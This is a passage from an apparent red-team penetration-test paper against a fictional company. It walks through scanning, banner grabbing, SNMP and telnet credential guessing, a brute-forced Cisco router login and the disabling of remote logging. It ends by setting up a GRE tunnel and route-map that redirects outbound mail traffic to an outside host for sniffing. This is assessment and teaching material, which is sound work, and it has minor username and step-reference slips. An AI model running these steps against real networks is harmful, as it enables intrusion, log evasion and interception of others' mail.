linux $ nmap -sS -F -P0 1.1.1.1-254

Starting nmap V. 2.54BETA7 ( www.insecure.org/nmap/ )
All 1075 scanned ports on  (1.1.1.1) are: filtered
Interesting ports on  (1.1.1.2):
(The 1072 ports scanned but not shown below are in state: closed)
Port       State       Service
23/tcp     open        telnet
79/tcp     open        finger
80/tcp     open        http
All 1075 scanned ports on  (1.1.1.3) are: filtered
<snip>
All 1075 scanned ports on  (1.1.1.254) are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in "a long time" seconds
```

```
linux $
```

Utilizing the output received form the ARIN search in A2, we use the "common ports" scanning feature of nmap to scan all addresses registered to the target. This will be a long-running scan, but should discover any other servers offering resources to the public.

From the preceding output, we have learned about the existence of several other servers including an HTTPS server, an FTP server and a DNS server. We also note that HTTPS, FTP and DNS servers, like the HTTP and SMTP servers discovered earlier, are behind a packet-filtering device. There appear to be no other devices on the 1.1.1.0/24 netblock other than the edge router discovered earlier.

C5. Perform "banner grabbing" on hosts to identify server type and version information.

Tools Used: netcat, perl, ftp
Commands Typed:

- FTP server: "`nc ftp.giace.com 21`"
- HTTP server: "`nc www.giace.com 80`"
- SMTP server: "`nc mail.giace.com 25`"
- HTTPS server: "`perl sslcat.pl https.giace.com 443`"
- Gateway: "`nc 1.1.1.2 23`"

Output Received:

```
linux $ nc ftp.giace.com 21
220 ftp Microsoft FTP Service (Version 5.0).
^C punt!
linux $
linux $ nc www.giace.com 80
GET HTTP/1.1
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Thu, 06 Sep 2001 18:39:05 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect. </body>
</html>
linux $
linux $ nc mail.giace.com 25
220 mail.giace.com ESMTP Sendmail 8.9.3+Sun/8.9.3; Thu, 6 Sep 2001 14:38:44 -0400
(EDT)^C punt!
linux $
linux $ perl sslcat.pl https.giace.com 443
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Mon, 10 Sep 2001 12:49:44 GMT
Connection: close
Content-Length: 3221
Content-Type: text/html
<snip>
linux $
linux $ nc 1.1.1.2 23
```

```
 •• •• ² ² •

User Access Verification

Username: ^C punt!
linux $
```

It is often possible to determine the OS version and sometimes the patch level by grabbing the banners provided by services. I put together a quick perl script to utilize the sslcat function provided in the Net::SSLeay perl module for use in connecting to SSL services; it is included in Appendix A.

From this output, we can determine several pieces of information. It appears that the hosts providing HTTP, HTTPS and FTP services run Windows NT, and the SMTP server is a Sun Solaris server running sendmail 8.9.3. This is very valuable to the red team when searching through public vulnerability databases for exploits. The gateway we discovered earlier at 1.1.1.2 reports with a "User Access Verification" message, which indicates a Cisco device – most likely an edge router.

C6. Use DNS interrogation tools to discover information about known and unknown hosts.

Tools Used: dig
Commands Typed: "`dig @dns.giace.com giace.com MX`", "`dig @dns.giace.com giace.com axfr`", "`dig @dnsauth1.isp.net giace.com axfr`", "`dig @dnsauth2.isp.net giace.com axfr`", "`dig @dnsauth3.isp.net giace.com axfr`", "`dig @dnsauth4.isp.net giace.com axfr`"
Output Received: Below

The red team will interrogate all DNS servers known to service giace.com, including those listed in step A1, perhaps provided by an ISP and managed by an external entity with a different security policy.

```
linux $ dig @dns.giace.com giace.com MX

; <<>> DiG 9.1.0 <<>> @dns.giace.com giace.com MX
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11574
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 5, ADDITIONAL: 5

;; QUESTION SECTION:
;giace.com.                IN     MX

;; ANSWER SECTION:
giace.com.          3600   IN     MX     10 mail.giace.com.

;; AUTHORITY SECTION:
giace.com.          3600   IN     NS     dns.giace.com.
giace.com.          3600   IN     NS     dnsauth1.isp.net.
giace.com.          3600   IN     NS     dnsauth2.isp.net.
giace.com.          3600   IN     NS     dnsauth3.isp.net.
giace.com.          3600   IN     NS     dnsauth4.isp.net.
```

```
;; ADDITIONAL SECTION:
dns.giace.com.            86400  IN     A      3.3.3.7
dnsauth1.isp.net.         86400  IN     A      102.11.85.129
dnsauth2.isp.net.         86400  IN     A      102.11.145.5
dnsauth3.isp.net.         86400  IN     A      102.11.145.6
dnsauth4.isp.net.         86400  IN     A      102.11.85.21

;; Query time: 30 msec
;; SERVER: 3.3.3.7#53(dns.giace.com)
;; WHEN: Sun Sep  9 13:08:59 2001
;; MSG SIZE  rcvd: 280
linux $
```

A little poking around has uncovered that the primary nameserver for giace.com at 3.3.3.7 is configured with 5 NS records, two more than we discovered with the "whois" output in step A1.

Next, the red team will try to perform a zone transfer on each of these servers, including the ISP managed servers. This is in an effort to learn more information about the GIAC Enterprises naming convention and servers/address space.

```
linux $ dig @dns.giace.com giace.com axfr

; <<>> DiG 9.1.0 <<>> @dns.giace.com giace.com axfr
;; global options:  printcmd
; Transfer failed.
linux $ dig @dnsauth1.isp.net giace.com axfr

; <<>> DiG 9.1.0 <<>> @dnsauth1.isp.net giace.com axfr
;; global options:  printcmd
; Transfer failed.
linux $ dig @dnsauth2.isp.net giace.com axfr

; <<>> DiG 9.1.0 <<>> @dnsauth2.isp.net giace.com axfr
;; global options:  printcmd
; Transfer failed.
linux $ dig @dnsauth3.isp.net giace.com axfr

; <<>> DiG 9.1.0 <<>> @dnsauth3.isp.net giace.com axfr
;; global options:  printcmd
; Transfer failed.
linux $ dig @dnsauth4.isp.net giace.com axfr

; <<>> DiG 9.1.0 <<>> @dnsauth4.isp.net giace.com axfr
;; global options:  printcmd
; Transfer failed.
linux $
```

The DNS servers maintained by GIAC Enterprises and ISP.net are all configured to disallow zone transfers. Had a zone transfer been successful, the red team would have been able to discover additional information about the GIAC Enterprises including server names through A records, netblocks numbers through PTR records, and additional name servers through NS records.

C7. Determine if hosts behind the firewall are masqueraded through network address translation services.

Tool Used: Perl
Commands Typed: "`perl referrer-addr.pl https.giace.com`"
Output Received:

```
linux $ perl referrer-addr.pl https.giace.com
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: https://3.3.3.6/Default.htm
Date: Mon, 10 Sep 2001 13:01:21 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Fri, 29 Jun 2001 11:41:12 GMT
ETag: "493b7c65900c11:a10"
<snip>

linux $
```

Originally reported to the BUGTRAQ mailing list on August 8, 2001 by Marek Roy of GGS/AU, IIS web servers are vulnerable to reporting their internal IP address when responding to a HTTPS GET request for HTTP/1.0 services (Roy). I put together a quick Perl script included in Appendix B to gather and report this information.

From this output, we can determine that the HTTPS server has an inside address of 3.3.3.6, matching the outside address. The firewall between the 1.1.1.2 Cisco router and the HTTPS server is not performing NAT to inbound requests, which probably holds true for other inside services as well.

C8. Identify if the firewall is modern and capable of maintaining session state information.

Tools Used: hping
Commands Typed: "`hping www.giace.com -S –c 1 –p 139`", "`hping www.giace.com –S –A –c 1 –p 139`", "`hping www.giace.com –S –A –c 1 –p 135`"
Output Received:

```
linux # hping 3.3.3.5 -S -p 139 -c 1
eth0 default routing interface selected (according to /proc)
HPING 3.3.3.5 (eth0 3.3.3.5): S set, 40 headers + 0 data bytes

--- 3.3.3.5 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
linux # hping 3.3.3.5 -S -A -p 139 -c 1
eth0 default routing interface selected (according to /proc)
HPING 3.3.3.5 (eth0 3.3.3.5): SA set, 40 headers + 0 data bytes

--- 3.3.3.5 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
linux # hping 3.3.3.5 -S -A -p 135 -c 1
eth0 default routing interface selected (according to /proc)
HPING 3.3.3.5 (eth0 3.3.3.5): SA set, 40 headers + 0 data bytes
```

```
--- 3.3.3.5 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
linux #
```

Many legacy packet filtering devices and even some firewalls are vulnerable to a SYN/ACK scan to bypass simple filters. If a packet filtering device permits traffic to pass through the firewall if it is part of an already-established connection, we can determine if it is rejecting traffic with only the SYN flag set while passing traffic with SYN/ACK, or if it is maintaining state information for each session.

The first command above gives us an expected output of no response, as we know TCP port 139 is not permitted through the firewall to this host. We simply alter the "hping" command to also set the ACK flag in the TCP header and send the packet again. Again, we do not get a response from the host. A third attempt with the same SYN/ACK flag to a different port gives us the same results.

From this output, we can determine that the firewall is a modern one, capable of maintaining session state information and not easily fooled by reconstructing the TCP header to look like an established connection.

Attacking/Vulnerability Testing

At this point, we know several pieces of information regarding the target network. We have discovered what we believe is a modern packet-filtering firewall that is capable of maintaining session state information (C8). We have discovered an edge device that is not protected by the firewall, as well as 5 servers, each providing a single resource as permitted by the firewall (A1, B1, C3, C4).

While other attack scenarios may exist against this network security implementation, we will be targeting the edge router as a method to create a "foothold" within the network.

D1. Perform an exhaustive port scan on the edge router 1.1.1.2 to learn about all ports active on the resource.

Tools Used: nmap, netcat
Commands Typed: "`nmap -v -sS -p1-65535 -P0 -O 1.1.1.2`", "`nc -v -v -w 4 -z -u 1.1.1.2 1-1024`"
Output Received:

```
linux $ nmap -v -sS -p1-65535 -P0 -O 1.1.1.2

Starting nmap V. 2.54BETA7 ( www.insecure.org/nmap/ )
Host  (1.1.1.2) appears to be up ... good.
Initiating SYN Stealth Scan against  (1.1.1.2)
Adding TCP port 23 (state open).
```

```
Adding TCP port 79 (state open).
Adding TCP port 80 (state open).
The SYN Stealth Scan took 225 seconds to scan 65535 ports.
For OSScan assuming that port 23 is open and port 1 is closed and neither are
firewalled
Interesting ports on  (1.1.1.2):
(The 65532 ports scanned but not shown below are in state: closed)
Port       State       Service
23/tcp     open        telnet
79/tcp     open        finger
80/tcp     open        http

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=95275 (Worthy challenge)

Sequence numbers: 430DD120 430EB8B6 43123ACC 4316CF1F 4317B8CF 431AA70A
Remote OS guesses: AS5200, Cisco 2501/5260/5300 terminal server IOS 11.3.6(T1), Cisco
IOS 11.3 - 12.0(11)

Nmap run completed -- 1 IP address (1 host up) scanned in 126 seconds
```

I prefer to use netcat for UDP scans:

```
linux $ nc –v –v –w 4 –z –u 1.1.1.2 1-1024

1.1.1.2: inverse host lookup failed: Unknown host
(UNKNOWN) [1.1.1.2] 1024 (?) : Connection refused
(UNKNOWN) [1.1.1.2] 1023 (?) : Connection refused
<snip>
(UNKNOWN) [1.1.1.2] 179 (?) : Connection refused
(UNKNOWN) [1.1.1.2] 178 (?) : Connection refused
(UNKNOWN) [1.1.1.2] 177 (?) open
(UNKNOWN) [1.1.1.2] 176 (?) : Connection refused
(UNKNOWN) [1.1.1.2] 175 (?) : Connection refused
<snip>
(UNKNOWN) [1.1.1.2] 163 (?) : Connection refused
(UNKNOWN) [1.1.1.2] 162 (?) : Connection refused
(UNKNOWN) [1.1.1.2] 161 (?) open
(UNKNOWN) [1.1.1.2] 160 (?) : Connection refused
(UNKNOWN) [1.1.1.2] 159 (?) : Connection refused
<snip>
(UNKNOWN) [1.1.1.2] 125 (?) : Connection refused
(UNKNOWN) [1.1.1.2] 124 (?) : Connection refused
(UNKNOWN) [1.1.1.2] 123 (ntp) open
(UNKNOWN) [1.1.1.2] 122 (?) : Connection refused
<snip>
(UNKNOWN) [1.1.1.2] 69 (tftp) : Connection refused
(UNKNOWN) [1.1.1.2] 68 (bootpc) : Connection refused
(UNKNOWN) [1.1.1.2] 67 (bootps) open
(UNKNOWN) [1.1.1.2] 66 (?) : Connection refused
(UNKNOWN) [1.1.1.2] 65 (?) : Connection refused
<snip>
(UNKNOWN) [1.1.1.2] 2 (?) : Connection refused
(UNKNOWN) [1.1.1.2] 1 (?) : Connection refused
 sent 0, rcvd 0
linux $
```

The first nmap session run against the 1.1.1.2 target will disclose all the open TCP ports on the host. This is a more complete scan than just those services listed in the nmap-services file (utilized with the –F flag). The –O option used with this command will also perform OS identification tests, which provided the output “Remote OS Guesses: AS5200, Cisco

2501/5260/5300 terminal server IOS 11.3.6(T1), Cisco IOS 11.3 - 12.0(11)". The –v flag turns on verbosity and makes nmap report the IP sequence number predictability statistic with sequence numbers.

The second scan using netcat reports any open UDP ports on the target host. This is particularly useful information to us as it also indicates the existence of xdmcp (177), snmp, ntp and bootps services on the router. These services are typical of a Cisco router with a default configuration, permitting X Windows Display Manager Control Protocol, network management, time synchronization and DHCP/BOOTP forwarding traffic on the router.

D2. Attempt to access the SNMP service by guessing common community names.

Tools Used: admsnmp
Commands Typed: "`./ADMsnmp 1.1.1.2 –wor snmp.passwd –sleep 1`"
Output Received:

```
linux $ ./ADMsnmp 1.1.1.2 –wor snmp.passwd –sleep 1

ADMsnmp vbeta 0.1 (c) The ADM crew
ftp://ADM.isp.at/ADM/
greets: !ADM, el8.org, ansia
>>>>>>>>>>> get req name=access  id = 2 >>>>>>>>>>>
>>>>>>>>>>> get req name=admin  id = 5 >>>>>>>>>>>
>>>>>>>>>>> get req name=all private  id = 8 >>>>>>>>>>>
>>>>>>>>>>> get req name=cisco  id = 11 >>>>>>>>>>>
>>>>>>>>>>> get req name=community  id = 14 >>>>>>>>>>>
>>>>>>>>>>> get req name=default  id = 17 >>>>>>>>>>>
>>>>>>>>>>> get req name=enable  id = 20 >>>>>>>>>>>
>>>>>>>>>>> get req name=gate  id = 23 >>>>>>>>>>>
>>>>>>>>>>> get req name=gateway  id = 26 >>>>>>>>>>>
>>>>>>>>>>> get req name=guest  id = 29 >>>>>>>>>>>
>>>>>>>>>>> get req name=look  id = 32 >>>>>>>>>>>
>>>>>>>>>>> get req name=manager  id = 35 >>>>>>>>>>>
>>>>>>>>>>> get req name=monitor  id = 38 >>>>>>>>>>>
>>>>>>>>>>> get req name=openview  id = 41 >>>>>>>>>>>
>>>>>>>>>>> get req name=OrigEquipMfr  id = 44 >>>>>>>>>>>
>>>>>>>>>>> get req name=password  id = 47 >>>>>>>>>>>
>>>>>>>>>>> get req name=private  id = 50 >>>>>>>>>>>
>>>>>>>>>>> get req name= private  id = 53 >>>>>>>>>>>
>>>>>>>>>>> get req name=proxy  id = 56 >>>>>>>>>>>
>>>>>>>>>>> get req name=public  id = 59 >>>>>>>>>>>
>>>>>>>>>>> get req name=root  id = 62 >>>>>>>>>>>
>>>>>>>>>>> get req name=router  id = 65 >>>>>>>>>>>
>>>>>>>>>>> get req name=Secret C0de  id = 68 >>>>>>>>>>>
>>>>>>>>>>> get req name=security  id = 71 >>>>>>>>>>>
>>>>>>>>>>> get req name=snmp  id = 74 >>>>>>>>>>>
>>>>>>>>>>> get req name=snmpd  id = 77 >>>>>>>>>>>
>>>>>>>>>>> get req name=system  id = 80 >>>>>>>>>>>
>>>>>>>>>>> get req name=test  id = 83 >>>>>>>>>>>
>>>>>>>>>>> get req name=testing  id = 86 >>>>>>>>>>>
>>>>>>>>>>> get req name=tivoli  id = 89 >>>>>>>>>>>
>>>>>>>>>>> get req name=write  id = 92 >>>>>>>>>>>
>>>>>>>>>>> get req name=ilmi  id = 95 >>>>>>>>>>>
>>>>>>>>>>> get req name=cable-docsis  id = 98 >>>>>>>>>>>

<!ADM!>             snmp check on 1.1.1.2            <!ADM!>
```

```
linux $
```

SNMP services are often overlooked when securing hosts and other networking resources. Many admins will overlook UDP port scans, opting to rely on TCP scans alone. Using the snmpset and snmpget tools provided in the Net-SNMP toolkit (formerly UCD-SNMP), we can determine a tremendous amount of information about the edge router device. Using a script like one I developed, included in Appendix C, we can use read/write SNMP access to download a copy of the router configuration to a TFTP server we specify.

GIAC Enterprises followed the Visa "Ten Commandments", so a quick scan for common SNMP community strings will fail due to their compliance with Visa Commandment number 8 (Do not use vendor-supplied defaults for system passwords and other security parameters). The SNMP service would be susceptible to a dictionary attack, but we cannot be certain if read/write or just read access has been permitted in the device configuration. For this reason, we will not pursue the SNMP attack option.

D3. Try to exploit the Cisco IOS HTTP vulnerability.

Tools Used: Perl
Commands Typed: "`perl ioshttpvul.pl 1.1.1.2`"
Output Received:

```
linux $ perl ioshttpvul.pl 1.1.1.2
Connecting to device 1.1.1.2 port 80 ... System is not vulnerable.
linux $
```

A recent security flaw discovered on the Cisco IOS HTTP server was an access validation error that permitted anyone to get level 15 access (supervisor) on the router through the HTTP interface.

Since GIAC Enterprises followed the Visa "Ten Commandments", this attack will also fail, as patches were made available from Cisco to resolve this issue shortly after it was announced on the BUGTRAQ mailing list (Visa "Commandment" number 2: Do not use vendor-supplied defaults for system passwords and other security parameters). I have included the Perl script I used to check for this vulnerability in Appendix D.

D4. Try to enumerate a valid username on the router.

Tools Used: telnet
Command Typed: "`telnet 1.1.1.2 23`"
Output Received: listed below

We learned that the telnet service was running on the 1.1.1.2 device in step C3, then made a reasonable assumption that the device was a Cisco router through banner grabbing in step C5,

and discovered possible IOS revision levels through OS identification in step D1. In my research, I have discovered a few flaws within the Cisco IOS telnet implementation that reduces the overall security of the device. All of the identified IOS issues were tested against Cisco IOS 12.1.6 with the IP Only feature set on a Cisco 7206VXR router.

> *IOS Flaw 1.* It is possible to identify usernames that are present on the remote device by guessing usernames. It is not necessary to have a valid password to determine if a username is present on the system.

When we performed banner grabbing in step B7, we were able to determine that the router was configured to not use the default "password only" authentication method, but to instead request both a username and a password. Since Stuckless designed this implementation to meet the Visa "Ten Commandments", the router was configured such that every user had a unique username and password instead of using a shared account (Visa Commandments number 8: Do not use vendor-supplied defaults for system passwords and other security parameters.).

Using the telnet tool, we can connect to the router and guess at valid usernames on the system. Using the information gathered in the reconnaissance stage, we can surmise a probable list of users who may have access to the system. This short list includes technical staff the red team met before the assessment, those names discovered as technical or administrative contacts in the whois domain name lookup and names discovered as technical staff through searching Usenet newsgroups.

```
linux $ telnet 1.1.1.2
Trying 1.1.1.2...
Connected to 1.1.1.2.
Escape character is '^]'.


User Access Verification

Username: john
% Login invalid

Username: doe
% Login invalid

Username: jdoe
% Login invalid
Connection closed by foreign host.
linux $
linux $ telnet 1.1.1.2
Trying 1.1.1.2...
Connected to 1.1.1.2.
Escape character is '^]'.


User Access Verification

Username: james
% Login invalid

Username: donovan
% Login invalid
```

```
Username: jdonovan
Password: ^]
telnet> close
linux $
```

Because the telnet service returns "Password:" when we try the username "jdonovan", we know the jdonovan account is valid on the router.

D5. With a valid username, attempt to brute-force the password of the user to gain access to the Cisco router.

Tools Used: cistelbf.pl
Command Typed: "`perl cistelbf.pl 1.1.1.2 23 ./dict jdonovan`"
Output Received:

```
linux $ perl cistelbf.pl 1.1.1.2 23 ./dict ddonovan
................................................................................
<remainder of obnoxious dots deleted>
Look what I found.. giac-edge-router#

Host: 1.1.1.2:23
Username: ddonovan
Password: d1ff1cult

Stats:
    Socket connections: 368047
    Password guesses  : 1104140
    Duration          : 13 hours, 4 minutes, 15 seconds.
linux $
```

With valid username in hand, it is possible to brute-force the account to gain access to the router. This is simplified through additional flaws I have discovered within Cisco IOS.

> *IOS Flaw 2.* The telnet service only permits three username/password attempts before disconnecting the socket connection, but does not interject any delay between guesses.
>
> *IOS Flaw 3.* The telnet service does not interject a delay when creating a socket connection before asking for authentication information. This permits the attacker to spawn connection attempts limited only by the bandwidth of the connection.
>
> *IOS Flaw 4.* There are no logging options present in Cisco IOS to indicate the presence of multiple failed username guesses, nor the logging of multiple failed password guesses.

I have put together a demonstrative tool, supplied in Appendix E, which abuses these flaws to brute-force the password of a known username. The tool accepts the IP address of the router, the port to connect to, a dictionary of words/characters to guess with, and a valid username on the system. The script creates sequential socket connections and attempts to login with the known username and three words read from the dictionary file (three password per socket connection).

In my testing, I was able to send approximately 1450 password attempts per minute. Testing with the dictionary that ships with Sun Solaris 8 (/usr/dict/words), the script completed 25144 password guesses in 19 minutes, 23 seconds against a Cisco 7206VXR with NSE-1 on a low-latency network connection.

In this kind of a test, time is the ally of the red team. Since there is no logging option available to alert an administrator to this type of attack with internally configured usernames on the router, the red team can continue this attack until the password of the username is discovered. In my testing, I merged several dictionary files available to download from ftp://ftp.ox.ac.uk/pub/wordlists ("`cat file1 file2 file3 >out`"). After assembling the 893,551 word dictionary, I created a hybrid dictionary, replacing all the i's with 1's, e's with 3's and o's with 0's (a common technique used when setting "difficult" passwords). The resulting dictionary was 4,467,755 words.

At a rate of 1,450 passwords per minute, I was able to attempt all 4,467,755 words in a little over two days (approximately 52 hours). For the purposes of demonstration, we are going to assume that a password was successfully discovered against the router, and the red team is able to login to the device.

It is important to note that while the cistelbf.pl script is running, a network administrator would be unable to gain access to the device through the telnet interface. The probability of this happening increases as the script runs for a longer duration, certainly causing the administrator to become suspicious of the traffic causing this to happen.

D6. Utilize the router access as a foothold in the network to discover additional information about the systems beyond.

Tools Used: Commands available within Cisco IOS
Commands Typed: Below
Output Received: Below

Once access is gained to the edge router, the red team can utilize various Cisco IOS "show" commands to learn additional information about the systems within the network.

	Command	Output
1	sh cdp neighbor	giace-edge-router>**sh cdp neighbor** Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge S - Switch, H - Host, I - IGMP, r - Repeater Device ID Local Intrfce Holdtme Capability Platform Port ID switch1 Fas 0/0 158 T S WS-C3512-XFas 0/3
2	sh ip route	giace-edge-router>**sh ip route** Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2 E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area * - candidate default, U - per-user static route, o - ODR P - periodic downloaded static route

		Gateway of last resort is 0.0.0.0 to network 0.0.0.0 1.0.0.0/8 is variably subnetted, 4 subnets, 2 masks C 1.1.1.0/24 is directly connected, FastEthernet1/1 C 205.179.30.114/30 is directly connected, s0/1.102 S* 0.0.0.0/0 [1/0] via s0/1.102
3	sh adj	giace-edge-router>**sh adj** Protocol Interface Address IP FastEthernet1/1 ftp.giace.com(5) (3.3.3.4) IP FastEthernet1/1 www.giace.com(5) (3.3.3.5) IP FastEthernet1/1 https.giace.com(5) (3.3.3.6) IP FastEthernet1/1 dns.giace.com(5) (3.3.3.7) IP FastEthernet1/1 smtp.giace.com(5) (3.3.3.8) IP FastEthernet1/1 wa-dc-01.giace.com(5) (2.2.2.1)
4	sh snmp	giace-edge-router>**sh snmp** Chassis: SAD044400FV 132299 SNMP packets input 0 Bad SNMP version errors 128229 Unknown community name 0 Illegal operation for community name supplied 42 Encoding errors 3990 Number of requested variables 33 Number of altered variables 502 Get-request PDUs 3492 Get-next PDUs 34 Set-request PDUs 4028 SNMP packets output 0 Too big errors (Maximum packet size 1500) 5 No such name errors 0 Bad values errors 0 General errors 4028 Response PDUs 0 Trap PDUs SNMP logging: disabled
5	sh ip arp	giace-edge-router>**sh ip arp** Protocol Address Age (min) Hardware Addr Type Interface Internet 1.1.1.1 0 0003.e3e5.3dc7 ARPA FastEthernet0/0 Internet 1.1.1.2 0 0003.e3e5.3ddf ARPA FastEthernet0/0
6	sh users	giace-edge-router>**sh users** Line User Host(s) Idle Location * 3 vty 1 ddonovan idle 00:00:00 138.91.123.101 Interface User Mode Idle Peer Address
7	sh ver	giac-edge-router>**sh ver** Cisco Internetwork Operating System Software IOS (tm) 7200 Software (C7200-IS-M), Version 12.1(6) Copyright (c) 1986-2000 by cisco Systems, Inc. Compiled Thu 26-Oct-00 16:11 by eaarmas Image text-base: 0x60008950, data-base: 0x6109E000 ROM: System Bootstrap, Version 12.0(20000211:194150) [dperez-cosmos_e_ecc 106], DEVELOPMENT SOFTWARE BOOTFLASH: 7200 Software (C7200-BOOT-M), Version 12.0(13)S, EARLY DEPLOYMENT RELEASE SOFTWARE (fc1) giac-edge-router uptime is 27 weeks, 6 days, 4 hours, 36 minutes System returned to ROM by power-on System restarted at 16:39:40 UTC Wed Feb 28 2001 System image file is "sup-slot0:/c7200-is-mz.121-3a.E5" cisco 7206VXR (NSE-1) processor (revision A) with 114688K/16384K bytes of memory . Processor board ID 21299019 R7000 CPU at 262Mhz, Implementation 39, Rev 2.1, 256KB L2, 2000KB L3 Cache 6 slot VXR midplane, Version 2.1

		Last reset from power-on Bridging software. X.25 software, Version 3.0.0. PXF processor tmc is running. 1 FastEthernet/IEEE 802.3 interface(s) 1 ATM network interface(s) 125K bytes of non-volatile configuration memory. 46976K bytes of ATA PCMCIA card at slot 0 (Sector size 512 bytes). 4096K bytes of Flash internal SIMM (Sector size 256K). Configuration register is 0x102

Based on this information, the red team discovered the names of several servers, which reinforced the assumption that the organization utilizes Windows NT servers for client authentication (learned in A4) through DNS names in use (the fragment "DC" in a hostname typically indicates a domain controller). We have also discovered the MAC and IP address of what we assume is the firewall, the configuration and utilization of access lists on the router, the version of IOS code, and which logging services have been configured on the device. All these commands are entered and access is gained to the router without generating any logging entries.

For illustrative purposes, we assume that the username/password access gained in step C4 was level 15 privilege (administrator) on the router. This would be the case in an organization that implements the Visa "Ten Commandments", as a shared enable or secret password on the router would violate Commandment 7 (Assign a unique ID to each person with computer access to data). However, if the access level were that of a non-privileged user, the red team would still be able to gather the same output from the commands listed above. While not listed as available with the IOS "`help`" or "`?`" commands, they are available to the least-privileged default user. With this output, the red team could gather enough information to attack other system usernames or other resources (SNMP) to escalate system privilege.

D7. Disable logging facilities on the Cisco router to cover our tracks.

Tools Used: Commands available within Cisco IOS
Commands Typed: "`conf terminal`", "`no logging 2.2.2.4`", "`exit`".
Output Received:

```
giac-edge-router#conf terminal
Enter configuration commands, one per line.  End with CNTL/Z.
giac-edge-router (config)#no logging 2.2.2.4
giac-edge-router (config)#exit
giac-edge-router#
```

I believe this problem is a fifth flaw within Cisco IOS.

> *IOS Flaw 5.* A logging message is created when an administrator leaves configuration mode, not when they enter configuration mode. Thus, it is possible to turn off all logging services without generating a message indicating that a user entered configuration mode.

A security-conscious administrator may utilize the option to deliver Cisco logging message to a remote syslog server for monitoring and analysis. However, if an intruder can gain access to the

IOS device, they can determine if logging to a remote syslog server is enabled on the device ("`sh logging`", "`sh run`"), enter configuration mode and disable logging without generating a log message.

I have documented these flaws/shortcomings and sent a letter to the Cisco Security team at psirt@cisco.com documenting my findings. I have included a copy of this letter in Appendix F. Unfortunately, Cisco responded only with an initial "We'll get back to you" e-mail, and did not respond to subsequent status requests.

D8. Reroute selected traffic to red team site to perform packet-sniffing analysis.

Tools Used: Commands available within Cisco IOS
Commands Typed: Below
Output Received: Below

With level 15 privileges on the GIAC Enterprises edge Internet router, we can stage a packet sniffing attack against traffic leaving the network. After establishing a tunneled connection between the compromised router and the red team Cisco 2514 router, we can redirect selected traffic to the red team Cisco 2514 before forwarding to its intended destination.

Using the features of the GIAC Cisco edge router, we can carefully construct an access list to only forward the traffic we are interested in to the red team site. The selection criteria can consist of any layer 3 address (source or destination); any layer 4 port (source or destination); and even upper layer criteria through the use of Cisco NBAR (network-based application recognition).

```
giac-edge-router#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
giac-edge-router(config)#int tunnel0
giac-edge-router(config-if)#ip address 192.168.1.1 255.255.255.0
giac-edge-router(config-if)#tunnel source fa1/1
giac-edge-router(config-if)#tunnel dest 138.91.123.101
giac-edge-router(config-if)#tunnel mode gre ip
giac-edge-router(config-if)#exit
giac-edge-router(config)#exit
giac-edge-router#


redteam-2514#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
redteam-2514(config)#int tunnel0
redteam-2514(config-if)#ip address 192.168.1.2 255.255.255.0
redteam-2514(config-if)#tunnel source e0
redteam-2514(config-if)#tunnel dest 205.179.20.114
redteam-2514(config-if)#tunnel mode gre ip
redteam-2514(config-if)#exit
redteam-2514(config)#exit
redteam-2514#


giac-edge-router#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
```

```
giac-edge-router(config)#access-list 100 permit tcp any any eq 25
giac-edge-router(config)#route-map smtp-redirect
giac-edge-router(config-route-map)#match ip address 100
giac-edge-router(config-route-map)#set ip next-hop 192.168.1.2
giac-edge-router(config-route-map)#int s0/1.102
giac-edge-router(config-if)#ip policy route-map smtp-redirect
giac-edge-router(config-if)#exit
giac-edge-router(config)#exit
giac-edge-router#
```

With the use of Cisco IOS extended access lists, we can create an access-list on the GIAC edge router that permits only the traffic we specify (in this case SMTP) to a specified destination with the route-map command. This is very similar to the attack technique described by gaius (gaius@hert.org), first published in the Phrack 56 article "Things To Do In Cisco Land When You Are Dead" (Gaius).

A few notes regarding this attack pattern:

1. The routing of selected traffic in the method described above will create an asymmetric route. The red team will only be able to see traffic from the GIAC Enterprises site to the destination, and will not see any traffic in response. This may foil password sniffing applications such as dsniff that perform pattern matching for cleartext passwords (e.g. watch for port 23 string "Password:" and capture text that follows). The asymmetric nature of this traffic also prevents the red team from staging man-in-the-middle style attacks.
2. By re-routing only selected TCP port traffic, an administrator would be unable to discover the routing change without performing some detailed traffic analysis (or checking the configuration on the GIAC Enterprises edge router). A traceroute will map the path from source to destination without indicating the changed route as ICMP and UDP traffic are not redirected.
3. It is possible to discover a tremendous amount of information about the clients and servers behind the firewall, including what operating systems are in use. Lance Spitzner described such a passive OS detection scenario in his paper "Know Your Enemy: Passive Fingerprinting" (Spitzner). By utilizing the techniques described in his paper, the red team can discover the operating systems in use by clients and servers behind the firewall.
4. The red team can also expand their knowledge about the firewall ruleset by watching the traffic that is permitted to pass through the firewall. In this way, we will discover additional rules regarding ingress and egress filters.

For the purposes of this paper, the red team discovers that clients behind the firewall are running Windows 95 or Windows 98. They also discover that all, or nearly all, traffic is permitted to traverse the firewall from the inside interface to the outside interface.

D9. Reassemble outgoing SMTP traffic for easy viewing.

Tool Used: mailsnarf tool from the dsniff package
Commands Typed: "`mailsnarf| grep X-Mailer`"

Output Received:

```
